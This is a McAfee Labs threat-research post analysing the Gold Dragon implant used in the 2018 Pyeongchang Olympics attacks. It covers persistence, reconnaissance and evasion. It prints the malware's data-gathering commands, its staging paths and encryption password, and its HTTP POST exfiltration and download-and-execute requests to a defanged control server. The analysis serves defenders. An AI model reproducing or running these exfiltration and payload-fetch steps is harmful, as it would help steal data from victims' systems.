Gold Dragon Widens Olympics Malware Attacks, Gains Permanent Presence on Victims' Systems

mcafee.com/blogs/other-blogs/mcafee-labs/gold-dragon-widens-olympics-malware-attacks-gains-permanent-presence-on-victims-systems/


February 2, 2018

Ryan Sherstobitoff

Feb 02, 2018

14 MIN READ

UPDATE (Feb. 12, 2018): A new variant of the original file-less implant appeared on Feb. 5, 2018, indicating the attack has resumed. The new variant has the same author and metadata as the original documents discovered in December, as well as a nearly identical implant. A key difference, however, is the attackers leveraged hacked servers is Santiago, Chile. See indicators of compromise for this update at the bottom of this post.



Watch Video At: https://youtu.be/fa25cNsOFzA


ORIGINAL POST (Feb. 2, 2018): McAfee Advanced Threat Research (ATR) recently released a report describing a fileless attack targeting organizations involved with the Pyeongchang Olympics. The attack used a PowerShell implant that established a channel to the attacker's server to gather basic system-level data. What was not determined at that time was what occurred after the attacker gained access to the victim's system.
McAfee ATR has now discovered additional implants that are part of an operation to gain persistence for continued data exfiltration and for targeted access. We have named these implants, which appeared in December 2017, Gold Dragon, Brave Prince, Ghost419, and Running Rat, based on phrases in their code.

On December 24, 2017, our analysts observed the Korean-language implant Gold Dragon. We now believe this implant is the second-stage payload in the Olympics attack that ATR discovered January 6, 2018. The PowerShell implant used in the Olympics campaign was a stager based on the PowerShell Empire framework that created an encrypted channel to the attacker's server. However, this implant required additional modules to be executed to be a fully capable backdoor. In addition, the PowerShell implant did not contain a mechanism to persist beyond a simple scheduled task. Gold Dragon has a much more robust persistence mechanism than the initial PowerShell implant and enables the attacker to do much more to the target system. Gold Dragon reappeared the same day that the Olympics campaign began.

The Gold Dragon malware appears to have expanded capabilities for profiling a target's system and sending the results to a control server. The PowerShell implant had only basic data-gathering capabilities—such as username, domain, machine name, and network configuration—which are useful only for identifying interesting victims and launching more complex malware against them.

Gold Dragon

Gold Dragon is a data-gathering implant observed in the wild since December 24. Gold Dragon gets its name from the hardcoded domain www.golddragon.com, which we found throughout the samples.



This sample acts as a reconnaissance tool and downloader for subsequent payloads of the malware infection and payload chain. Apart from downloading and executing binaries from the control server, Gold Dragon generates a key to encrypt data that the implant obtains from the system. This URL is not used for control; the encrypted data is sent to the server ink.inkboom.co.kr, which was used by previous implants as early as May 2017.

Gold Dragon contains elements, code, and similar behavior to implants Ghost419 and Brave Prince, which we have tracked since May 2017. A DLL-based implant created on December 21 (the same day the first malicious Olympics document appeared) was downloaded by a Gold Dragon variant created December 24. This variant was created three days before the targeted spear phishing email with the second document that was sent to 333 victim organizations. The December 24 variant of Gold Dragon used the control server nid-help-pchange.atwebpages.com, which was also used by a Brave Prince variant from December 21.

The first variants of Gold Dragon appeared in the wild in South Korea in July 2017. The original Gold Dragon had the file name 한글추출.exe, which translates as Hangul Extraction and was seen exclusively in South Korea. Five variants of Gold Dragon compiled December 24 appeared heavily during the targeting of the Olympics organizations.


Analyzing Gold Dragon

As part of its initialization, Gold Dragon:

- Builds its imports by dynamically loading multiple APIs from multiple libraries
- Gains debug privileges (“SeDebugPrivilege”) for its own process to read remote memory residing in other processes

The malware does not establish persistence for itself but for another component (if it is found) on the system:

> The malware begins by looking for an instance of the Hangul word processor (HWP) running on the system. (HWP is a Korean word processor similar to Microsoft Word.)




Checking for HWP.exe in the process list.

- If HWP.exe is found running on the system, the malware finds the currently open file in HWP by extracting the file path from the command-line argument passed to HWP.exe
- This word file (usually named *.hwp) is copied into the temporary file path

C:\DOCUME~1\<username>\LOCALS~1\Temp\2.hwp

- hwp is an exact copy of the file loaded into HWP.exe
- The malware reads the contents of 2.hwp and finds an “MZ magic marker” in the file indicated by the string “JOYBERTM”



Checking for the MZ marker in the HWP file.

This marker indicates the presence of an encrypted MZ marker in the .hwp file and is decrypted by the malware and written to the Startup folder for the user:

C:\Documents and Settings\<username>\Start Menu\Programs\Startup\viso.exe

- This step establishes the persistence of the malware across reboots on the endpoint
- Once the decrypted MZ marker is written to the Startup folder, the 2.hwp is deleted from the endpoint

The malware might perform this activity for a couple of reasons:

- Establish persistence for itself on the endpoint
- Establish persistence of another component of the malware on the endpoint
- Update itself on endpoint after a separate updater component downloads the update from the control server

The malware has limited reconnaissance and data-gathering capabilities and is not full-fledged spyware. Any information gathered from the endpoint is first stored in the following file, encrypted, and sent to the control server:

C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

The following information is gathered from the endpoint, stored in the file 1.hwp, and sent to the control server:

Directory listing of the user's Desktop folder using command:

cmd.exe /c dir C:\DOCUME~1\<username>\Desktop\ >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

Directory listing of the user's recently accessed files using command:

cmd.exe /c dir C:\DOCUME~1\<username>\Recent >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

Directory listing of the system's %programfiles% folder using command:

cmd.exe /c dir C:\PROGRA~1\ >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

Systeminfo of the endpoint using command:

cmd.exe /c systeminfo >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

Copies the file ixe000.bin from:

C:\Documents and Settings\<username>\Application Data\Microsoft\Windows\UserProfiles\ixe000.bin

To:

C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

Registry key and value information for the current user's Run key (with information collected):


HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Number of subkeys

(<KeyIndex>) <KeyName>


Number of Values under each key including the parent Run key

(<ValueIndex>) <Value_Name> <Value_Content>



Registry Run key enumeration by Gold Dragon.

An example of 1.hwp with registry and system information:



Gold Dragon executes these steps executed in the exfiltration process:

- Once the malware has gathered the required data from the endpoint, it encrypts the data file 1.hwp using the password “www[dot]GoldDragon[dot]com”
- The encrypted content is written to the data file 1.hwp.
- During the exfiltration process, the malware Base64-encodes the encrypted data and sends it to its control server using an HTTP POST request to the URL:

http://ink[dot]inkboom.co.kr/host/img/jpg/post.php

HTTP data/parameters used in the request include:

- Content-Type: multipart/form-data; boundary=—-WebKitFormBoundar ywhpFxMBe19cSjFnG <followed by base64 encoded & encrypted system info>
- User Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322)
- Accept-Language: en-us
- HTTP Version: HTTP/1.0


The malware can also download and execute additional components served to it by the control server. The mechanism for downloading additional components is based on the Computer Name and UserName of the endpoint provided by the malware process to the control server in the following HTTP GET request:

GET http://ink[dot]inkboom.co.kr/host/img/jpg/download.php?filename=<Computer_Name>_<username>&continue=dnsadmin

After successfully retrieving the component from the control server, the next-stage payload is copied to the Application Data directory of the current user and executed:

C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\hupdate.ex


(note “ex,” not “exe”)



The capability to download additional components from the control server.


The malware demonstrates its evasive behavior by checking for the presence of specific processes related to antimalware products:

- The presence of any process with the keywords “v3” and “cleaner.”



Checking for antimalware or cleaner processes.

